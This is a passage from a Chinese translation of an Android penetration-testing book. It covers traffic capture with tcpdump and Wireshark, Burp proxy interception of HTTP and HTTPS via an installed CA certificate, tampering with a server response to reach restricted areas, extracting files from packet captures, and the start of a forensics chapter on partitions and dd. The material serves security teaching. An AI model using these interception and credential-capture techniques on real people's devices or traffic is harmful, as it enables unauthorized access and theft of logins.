    一旦我们在 Wireshark 中打开 `.pcap` 文件，我们会注意到一个类似下面截图所示的屏幕：




Wireshark 是一个开源封包分析器，它帮助我们发现敏感信息，并分析来自所有网络连接的流量数据。在这里，我们正在搜索我们对 `http://attify.com` 所做的请求，并输入了我们的登录凭据。

12. 现在，访问 `Edit` 并单击 `Find Packets` 。在这里，我们需要查找我们提交登录凭据的网站，并检查 `String` 。



13. 在这里，我们可以看到与 `http://attify.com/data/login.html` 的连接。如果我们在底部窗格中查找有关此数据包的更多信息，我们可以看到包含我们输入的用户名和密码的请求网址。



因此，我们使用 `tcpdump` 成功捕获了网络数据，并将其存储在 `.pcap` 文件中，然后使用 Wireshark 进行分析。然而，被动流量捕获也可以通过 `adb shell` 直接完成。

```
adb shell /data/local/tmp/tcpdump -i any -p -s 0 -w /mnt/sdcard/output.pcap
```

这里， `-i` 代表接口。 在这种情况下，它从所有可用接口捕获数据。 `-p` 指定 `tcpdump` 不将设备置于混杂模式（这是在执行嗅探攻击时经常使用的模式，并且不适合我们目前使用的模式）。 在使用 `-tcpdump` 标志启动模拟器时，我们还可以指定使用 `tcpdump` 。 我们还需要使用 `-avd` 标志，指定要捕获流量的 AVD 名称。

```
emulator -avd Android_Pentesting --tcpdump trafficcapture.pcap
```

主动分析


主动分析的基本规则是，使每个请求和响应通过我们定义的中间设备。 在这种情况下，我们将设置一个代理，并使所有请求和响应通过该特定代理。 此外，我们可以选择操纵和修改请求和响应中的数据包，从而评估应用程序的安全性：

1. 为了为 HTTP 创建代理，请使用指定代理 IP 和端口以及 `-http-proxy` 标志启动模拟器。 由于我们在同一个系统上运行模拟器，我们使用IP `127.0.0.1` 和任何可用的端口。 在这种情况下，我们使用端口 8080。


    ```
    emulator -avd Android_Pentesting –http-proxy 127.0.0.1:8080
    ```

2. 在设备上，我们还可以访问 `Settings | Wi-Fi` ，然后长按我们连接的网络 Wi-Fi。 此外如果我们使用一个实际的设备，我们用于拦截的系统应该在同一个网络上。

3. 一旦我们长按 Wi-Fi 连接，我们将会得到一个类似于下面的截图所示的屏幕。 此外，如果你使用真实设备执行此练习，设备需要与代理位于同一个网络。



4. 一旦进入连接修改屏幕，请注意，代理配置会询问网络上的设备的 IP 地址和代理系统的端口。




但是，这些设置仅存于从 4.0 开始的最新版本的 Android 中。 如果我们要在小于 4.0 的设备上实现代理，我们将必须安装第三方应用程序，例如 Play Store 上可用的 ProxyDroid。

5. 一旦我们在设备/模拟器中设置了代理，请继续并启动 Burp 代理，来拦截流量。 下面 `Options` 选项卡中 Burp 代理的样子，以便有效拦截浏览器和应用程序的流量。

6. 我们还需要检查不可见的代理，以确保我们的代理也捕获 nonproxy 请求。 （读者可以在 Burp 的网站 `http://blog.portswigger.net/2008/11/mobp-invisible-proxying.html` 上详细了解不可见代理和非代理请求。）



7. 为了检查代理是否工作，打开浏览器并启动网站。 然后我们能够看到它是否在代理中被拦截。



正如我们在上面的屏幕截图中看到的，我们打开了 URL `http://attify.com` ，请求现在显示在 Burp Proxy 屏幕中。 因此，我们成功地拦截了来自设备和应用程序的所有基于 HTTP 的请求。

4.3 HTTPS 代理拦截


当通过 HTTP 协议进行通信时，上述方法可以正常用于应用和流量器的流量拦截。 在 HTTPS 中，由于证书不匹配，我们将收到错误，因此我们无法拦截流量。

然而，为了解决这个挑战，我们需要创建自己的证书或 Burp/PortSwigger 并将其安装在设备上。 为了创建我们自己的证书，我们需要在 Firefox（或任何其他浏览器或全局代理）中设置代理：

1. 为了在 Firefox 中设置代理，请访问 `Tools` 中显示的 `Options` （Mac上为 `Firefox | Preferences` ），然后访问 `Advanced` 选项卡。 在 `Advanced` 选项卡下，我们单击 `Network` 选项。




2. 在 `Network` 标签中，我们需要点击 `Settings` 来使用 Firefox 配置代理。



3. 完成后，在我们的系统浏览器上访问 HTTPS 网站，我们能跟拦截我们设备上的流量。这里我们将收到一个 `The Network is Untrusted` 消息。 点击 `I understand the Risks` ，并点击 `Add Exception` 。


4. 然后，单击 `Get Certificate` ，最后单击 `View` ，然后单击 `Export` 来保存证书。




5. 一旦证书保存在我们的系统上，我们现在可以使用 `adb` 将其推送到我们的设备。

```
adb push portswiggerca.crt /mnt/sdcard/portswiggerca.crt
```

6. 现在，在我们的设备中，访问 `Settings` ，在 `Personal` 类别下，我们可以找到 `Security` 。一旦我们进入 `Security` ，请注意，你可以选择从 SD 卡安装证书。 点击它使我们可以保存具有给定名称的证书，这适用于所有应用程序和浏览器，甚至是 HTTPS 站点。



7. 通过返回到我们的浏览器，并打开 HTTPS 网站（例如 `https://gmail.com` ）来确认。 正如我们在下面的截图中可以看到的，我们在这种情况下也成功地拦截了通信：



其它用于拦截 SSL 流量的方式

还有用于 SSL 流量拦截的其他方法，以及在设备上安装证书的不同方法。

其他方法之一是从 Android 设备的 `/system/etc/security` 位置拉取 `cacerts.bks` 文件。 一旦我们拉取了它，我们就可以使用密钥工具以及 Bouncy Castle（位于 Java 安装目录中）来生成证书。 如果你在 Java 安装目录中找不到 Bouncy Castle，也可以从 `http://www.bouncycastle.org/latest_releases.html` 下载并将其放置在已知路径。 此后，我们需要挂载 `/system` 分区作为读/写分区，以便将更新的 `cacerts.bks` 证书推送回设备。 然而，为了使这种更改长期有效，如果我们使用模拟器，我们将需要使用 `mks.yaffs2` 来创建一个新的 `system.img` 然后使用它。

此外，还有其他工具可用于拦截 Android 设备的流量，例如C harles Proxy 和 MITMProxy（ `http://mitmproxy.org` ）。 我强烈建议你在 Burp 代理的知识的基础上尝试他们，因为它们在可用性方面是相同的，但是更强大。 在使用 Charles Proxy 时，我们可以直接从 `www.charlesproxy.com/charles.crt` 下载证书。

在一些渗透测试中，应用程序可能正在和服务器通信并获得响应。 例如，假设用户试图访问应用的受限区域，该应用由用户从服务器请求。 然而，由于用户没有被授权查看该区域，服务器使用 `403 Forbidden` 进行响应。 现在，我们作为渗透测试人员，可以拦截流量，并将响应从 `403 Forbidden` 改为 `200 OK` 。 因此，用户现在甚至能够访问应用的未授权区域。修改类似响应的示例可以在第8章“ARM 利用”中找到，其中我们将讨论可通过流量拦截利用的一些其他漏洞。


在应用程序中，保护流量的安全方法是让所有内容通过 HTTPS 传递，同时在应用程序中包含一个证书。 这样做使得当应用程序尝试与服务器通信时，它将验证服务器证书是否与应用程序中存在的证书相对应。 但是，如果有人正在进行渗透测试并拦截流量，则由渗透测试程序添加的设备使用的新证书（如 portswigger 证书）与应用程序中存在的证书不匹配。 在这些情况下，我们必须对应用程序进行逆向工程，并分析应用程序如何验证证书。 我们甚至可能需要修改和重新编译应用程序。

4.4 使用封包捕获来提取敏感文件


现在我们来看看如何使用 Wireshark 从流量数据中提取敏感文件。 为了做到这一点，我们可以捕获数据包，并加载到 Wireshark 进行分析。

从网络捕获中提取文件的基本概念是，它们含有指定文件类型的头部（ `multipart/form-data` ）。 以下是从网络流量捕获中提取任何类型文件的步骤：


1. 在 Wireshark 中，只需访问编辑并从包详细信息中搜索字符串 `multipart` 。



2. 一旦我们收到了向服务器发送 POST 请求的数据包（或者极少数情况下是 GET），右键单击该数据包，然后点击 `Follow TCP Stream` 。



3. 此后，根据文件起始值（如 PDF 的情况下为 `%PDF` ），从以下选项中选择 `Raw` ，然后使用扩展名 `.pdf` 保存文件。 因此，我们拥有了最终的 PDF，通过 Android 设备上传到网站，而且我们恰巧在我们的渗透中开启了网络捕获。



4. 我们还可以使用其他工具，如 Windows 上的 NetworkMiner（可从 `http://www.netresec.com/?page=NetworkMiner` 下载），它提供了一个精心构建的 GUI 来与之交互，并显式指定保存的网络流量捕获文件。

总结

在本章中，我们了解了在 Android 设备上执行流量分析的各种方法。 此外，我们会继续拦截来自应用程序和浏览器的 HTTP 和 HTTPS 流量数据。 我们还看到如何从网络捕获信息中提取敏感文件。

在下一章中，我们将介绍 Android 取证，并使用手动方式以及在不同工具的帮助下，从 Android 设备中提取一些敏感信息。

第五章 Android 取证

> 作者：Aditya Gupta
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

5.1 取证类型

取证是使用不同的手动和自动方法从设备中提取和分析数据。它可以大致分为两类：

- 逻辑采集：这是的一种取证方法，其中取证员与设备交互并从文件系统提取数据。该数据可以是任何内容，诸如应用特定数据，联系人，通话记录，消息，web 浏览器历史，社交网络用户信息和财务信息。逻辑采集的优点是，在大多数情况下比物理采集更容易获取逻辑信息。然而，在一些情况下，该方法的一个限制是，在这种情况下的证据（智能手机及其数据）具有被篡改的高风险。
- 物理采集：这意味着对整个物理存储介质进行逐位拷贝。我们还可以在执行物理采集时定位不同的单个分区。与逻辑采集相比，这种方法慢得多，但更可靠和可信赖。此外，为了在智能手机上执行物理采集，检查者需要熟悉不同类型的文件系统，例如 Yet Another Flash File System 2（YAFFS2），ext3，ext4，rfs 等。

5.2 文件系统

在我们深入取证以及从设备提取数据之前，我们应该清楚地了解文件系统类型和它们之间的差异。正如我们前面讨论的，在 Android 中进行物理采集有点棘手，一个主要原因是文件系统不同。

Android 文件系统的主分区通常被分区为 YAFFS2。在 Android 中使用 YAFFS2 的原因是，它为设备提供了优势，这包括更高的效率和性能，以及更低的占用空间。几年前，当 Android 刚刚推出时，取证是平台上的一个大问题，因为几乎没有支持 YAFFS2 文件系统格式的取证工具。

SD 卡是 FAT32 类型，是正常系统用户中的共享格式。因此，为了获取 SD 卡的映像，可以使用任何常规的数据采集取证工具。

制作副本或创建现有数据系统映像的最有名的工具之一是 dd，它从原始来源到系统进行逐块复制。然而，由于该工具的一些缺点，例如缺少内存块以及跳过坏块，会导致数据损坏，因此不推荐在取证调查期间使用。在接下来的章节中，我们将深入介绍 Android 文件系统，并将研究如何以最有效的方式从文件系统中提取数据。

Android 文件系统分区

正如我们在前面的章节中讨论的，Android 基于 Linux 内核，并从 Linux 本身派生其大部分功能和属性。 在 Android 中，文件系统被划分为不同的分区，每个分区都具有重要意义。

为了在 Android 设备上查看分区，我们可以使用 `adb shell` 然后查看 `proc` 下的 `mtd` 文件，如下面的命令所示。 在一些不存在 `mtd` 文件的设备中，在 `proc` 下有另一个名为 `partitions` 的文件，如下面的命令所示：

```
adb shell
cat /proc/mtd
```

以下是在设备上执行上述命令来列出所有分区后的输出的屏幕截图。

```
root@android:/ # cat /proc/mtd
dev:     size    erasesize  name
mtd0: 0c5e0000 00020000 "system"
mtd1: 06100000 00020000 "userdata"
mtd2: 04000000 00020000 "cache"
```

正如我们在上面截图中看到的，存在各种文件系统分区及其各自的大小。 在大多数 Android 设备上，我们通常会看到一些数据分区，

如 `system` ， `userdata` ， `cache` ， `recovery` ， `boot` ， `pds` ， `kpanic` 和 `misc` ，它们安装在 `dev` 列指定的不同位置。 为了看到不同的分区和类型，我们可以在 `adb shell` 中键入 `mount` 。

正如我们在下面的截图中可以看到的，通过执行 `mount` 命令列表，所有不同的分区及其位置将被挂载：

```
shell@android:/ $ mount
rootfs / rootfs ro,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,relatime,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
tmpfs /mnt/asec tmpfs rw,relatime,mode=755,gid=1000 0 0
tmpfs /mnt/obb tmpfs rw,relatime,mode=755,gid=1000 0 0
/dev/block/sda6 /system ext4 ro,relatime,data=ordered 0 0
/dev/block/sdb1 /cache ext4 rw,nosuid,nodev,relatime,data=ordered 0 0
/dev/block/sdb3 /data ext4 rw,nosuid,nodev,relatime,data=ordered 0 0
/dev/block/sdc /mnt/sdcard vfat rw,relatime,fmask=0000,dmask=0000,allow_utime=0
```

5.3 使用 `dd` 提取数据

`dd` 工具是取证中最常用的工具之一，以便为数据提取过程创建映像。 换句话说，它用于将指定的输入文件转换并复制为输出文件。 通常在分析期间，我们不允许与证据直接交互和更改。 因此，获得设备文件系统的映像，然后对其执行分析总是一个好的选择。

默认情况下，`dd` 工具在大多数基于 Linux 的系统中，以及在 Android 设备中的 `/system/bin` 中都存在。 如果它不存在于你的设备中，您可以安装 BusyBox，它将安装 `dd` 以及一些其他有用的二进制文件。 你可以从 BusyBox 应用程序（`https://play.google.com/store/apps/details?id=stericson.busybox`）获取 `dd` 的二进制文件，或者你甚至可以自己交叉编译。

`dd` 的标准语法如下：

```
dd if = [source file which needs to be copied] of = [destination file to be created]
```

有几个命令行选项可以与 `dd` 一起传递，其中包括：

- `if`：这是要复制的输入文件
- `of`：这是内容要复制给它的输出文件
- `bs`：这是块大小（一个数字），指定 `dd` 复制映像的块大小
- `skip`：这是在开始复制过程之前要跳过的块数

让我们现在继续，并取得现有分区之一的映像来进行取证

1. 我们需要找到的第一个东西是不同的分区，它们存在于我们的 Android 设备上，就像我们之前做的一样。 这可以通过查看 `/proc/mtd` 文件的内容来完成。

```
# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00180000 00020000 "pds"
mtd1: 00060000 00020000 "misc"
mtd2: 00380000 00020000 "boot"
mtd3: 00480000 00020000 "recovery"
mtd4: 08c60000 00020000 "system"
mtd5: 05ca0000 00020000 "cache"
mtd6: 105c0000 00020000 "userdata"
mtd7: 00200000 00020000 "kpanic"
```

